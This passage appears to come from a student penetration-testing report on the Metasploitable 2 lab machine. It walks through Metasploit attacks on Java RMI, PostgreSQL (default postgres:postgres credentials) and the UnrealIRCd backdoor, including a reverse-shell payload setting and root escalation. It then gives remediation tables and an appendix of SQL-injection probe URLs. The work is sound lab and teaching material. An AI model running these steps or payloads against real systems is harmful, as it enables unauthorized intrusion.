Due to the access granted by the exploit, root-level privileges could be reached by chaining the RMI exploit with post-exploitation modules.




Figure 8. Port 1099 - Java RMI Registry Privilege Escalation

Vulnerability 2: Port 5432 - PostgreSQL




Figure 9. Vulnerability 2: Port 5432 - PostgreSQL

Initial Access

Using Metasploit's exploit/linux/postgres/postgres_payload, default credentials (postgres:postgres) enabled direct unauthorized access to the PostgreSQL service.




Figure 10a. Port 5432 - PostgreSQL Initial Access

Tool Used: Metasploit

(exploit/linux/postgres/postgres_payload)

Steps:

1. Used the module exploit/linux/postgres/postgres_payload.
2. Set RHOST 192.168.0.5 (Target) and LHOST 192.168.0.4.
3. Executed the exploit, yielding a **low-privileged Meterpreter session** as User: **postgres.**

This vulnerability demonstrated the danger of leaving vendor-default service accounts unchanged.




Figure 10b. Port 5432 - PostgreSQL Initial Access

Privilege Escalation

Tool Used: Metasploit(exploit/linux/local/udev_netlink)

Steps:

1. Backgrounded the postgres session (background).
2. Selected use exploit/linux/local/udev_netlink.
3. Set the session ID.
4. Executed the exploit, successfully obtaining root access.




Figure 11. Port 5432 - PostgreSQL Privilege Escalation

Figure 12. Port 5432 - PostgreSQL Privilege Escalation Result

Vulnerability 3: Port 6667 - UnrealIRCd Backdoor (User/Root access)




Figure 13. Vulnerability 3: Port 6667 - UnrealIRCd Backdoor (User/Root access)

Initial Access

The installed version of UnrealIRCd contains a known backdoor introduced using a supply chain attack.

Figure 14a. Port 6667 - UnrealIRCd Backdoor Initial Access

Tool Used: Metasploit

(exploit/unix/irc/unreal_ircd_3281_backdoor)

Steps:

1. Selected use exploit/unix/irc/unreal_ircd_3281_backdoor.
2. Set RHOST 192.168.0.5.
3. Set PAYLOAD cmd/unix/reverse to ensure a stable command execution.
4. Executed the exploit.

Successful exploitation provided immediate remote code execution on the target system.




Figure 14b. Port 6667 - UnrealIRCd Backdoor Initial Access

Figure 14c. Port 6667 - UnrealIRCd Backdoor Initial Access




Figure 14d. Port 6667 - UnrealIRCd Backdoor Initial Access

Privilege Escalation

Since the backdoor executes commands directly as the user running the service, escalation to root was possible using typical local privilege escalation techniques available within Metasploitable.

Figure 15. Port 6667 - UnrealIRCd Backdoor Privilege Escalation

Phase 3: Remediation and Hardening Proposal

This phase presents a proposal of remediation and hardening measures for the three most critical vulnerabilities identified in the Metasploitable 2 environment, which are the Java RMI Registry (port 1099), PostgreSQL (port 5432), and UnrealIRCd Backdoor (port 6667).

We will propose a two-tiered countermeasure strategy for each vulnerability. These two tiers of countermeasures are, first, Technical Patches (Immediate Fixes), which are actions that answer what specific patch, configuration change, or code modification is needed to correct the affected system. Second, Strategic Hardening (Long-Term Policy), these are the higher-level organizational controls and security governance mechanisms that prevent similar issues in the future.

The goal of this phase is not only to fix what was found but to build a sustainable security environment that mitigates future risks.

Technical Patches (Immediate Fixes)

Vulnerability	**Technical Patches (Immediate Fixes)**
Port 1099 - Java RMI Registry	• Disable remote class loading by adding -Djava.rmi.server.useCodebaseOnly=true to the JVM arguments. • Update Java Runtime Environment (JRE/JDK) to the latest supported version. • Enable the Java Security Manager (-Djava.security.manager) to restrict unsafe operations.

	• Block external access to port 1099 using firewall rules, allowing only administrative hosts.
Port 5432 - PostgreSQL	• Change default credentials immediately: ALTER USER postgres WITH PASSWORD 'NewComplexP@ssw0rd!'; • Update pg_hba.conf to require md5 or scram-sha-256 authentication instead of trust. • Restrict access in postgresql.conf by setting listen_addresses = 'localhost'. • Block external access to port 5432 using firewall rules (e.g., iptables DROP rule).
Port 6667 - UnrealIRCd	• Immediately uninstall the compromised UnrealIRCd version: apt-get remove unrealircd. • Reinstall a clean, verified version from official repositories: apt-get install unrealircd. • Verify package integrity (SHA256/MD5 checksum validation) before use. • Block or disable port 6667 if IRC functionality is not required.

Table 2. Remediation and Hardening Proposal for Technical Patches (Immediate Fixes)

Strategic Hardening (Long-Term Policy)

Vulnerability	Strategic Hardening (Long-Term Policy)
Port 1099 - Java RMI Registry	• Implement Network Segmentation and Zero Trust, isolating RMI services in a secure Management VLAN with strict ACLs. • Create a Middleware Security Policy requiring secure configurations for services like RMI, JMX, Tomcat, etc. • Adopt a Patch & Update Cycle Policy for Java middleware, including monthly updates and quarterly configuration reviews. • Enforce mandatory audits to detect insecure deserialization, unsafe classpaths, and configuration drifts.
Port 5432 - PostgreSQL	• Implement an Identity and Access Management (IAM) Policy requiring immediate replacement of all default passwords and enforcing strong password complexity. • Establish Database Security Standards (RBAC, encryption, access reviews, activity logging). • Apply Configuration Baseline Management to ensure PostgreSQL is deployed with secure defaults. • Integrate PostgreSQL into the Vulnerability Management Cycle with regular scans and patch scheduling.
Port 6667 -	• Implement a Supply Chain Security

UnrealIRCd	Policy requiring software to be downloaded only from verified, trusted sources with enforced hash/signature validation. • Establish a Software Acquisition and Approval Process involving IT security review prior to installation. • Maintain Asset and Inventory Management records, tracking software versions, sources, and update history. • Deploy Continuous Monitoring to detect unauthorized software, unexpected listening services, or signs of tampering.

Table 3. Remediation and Hardening Proposal for Strategic Hardening (Long-Term Policy)

Overall Remediation and Hardening Proposal

The remediation and hardening proposals presented in Tables 2 and 3 address both the technical patches or immediate fixes that need to be performed in Metasploitable 2 and the broader long-term policies or strategic hardening that would stop these issues from persisting. While the technical patches ensure that the services are secured, the strategic hardening proposals are designed to strengthen the security of the environment and prevent similar vulnerabilities from emerging in the future.


The most significant observation from this assessment is that all three exploited vulnerabilities originated from default configurations, outdated software, or insufficient administrative oversight. A unified remediation and hardening approach should therefore emphasize strengthening authentication and access controls, implementing patch and configuration management, continuous monitoring and logging, and implementing stricter security policies and administrative oversight.

CHAPTER 4 CONCLUSION

This project successfully demonstrated a complete penetration testing simulation and development of a hardening plan, analyzing the vulnerabilities found in the Metasploitable 2 virtual machine. Acting as information security consultants (ethical hackers), the team conducted comprehensive footprinting, vulnerability analysis, and exploitation simulation using tools such as Nmap and the Metasploit Framework (MSF), as well as developing remediation and hardening plans for countermeasure strategies and presenting our technical findings and strategic recommendations through this written report.

Overall, this project reinforces the importance of conducting regular vulnerability assessments and maintaining strong security governance. Even in a simulated environment, the findings revealed by the three most critical vulnerabilities demonstrate how easily misconfigurations and outdated software can be exploited. By applying both technical patches and strategic hardening countermeasures, organizations can significantly reduce their attack surface and improve their resilience against evolving cybersecurity threats. Our team concludes that through structured penetration testing and comprehensive hardening efforts, systems can be strengthened to better withstand real-world attacks and protect organizational assets.

Appendix A. Additional Vulnerability Scanning Screenshots



```
|     http://192.168.0.5:80/rdiff/TWiki/TWikiHistory?rev1=1.9&rev2=1.8%27%20OR%20sqlspider
|     http://192.168.0.5:80/view/TWiki/TWikiHistory?rev=1.8%27%20OR%20sqlspider
|     http://192.168.0.5:80/rdiff/TWiki/TWikiHistory?rev1=1.10%27%20OR%20sqlspider&rev2=1.9
|     http://192.168.0.5:80/rdiff/TWiki/TWikiHistory?rev1=1.10&rev2=1.9%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.0.5:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
```

```
|     http://192.168.0.5:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.0.5:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
```

```
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.0.5:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
```

```
|     http://192.168.0.5:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.0.5:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.0.5:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
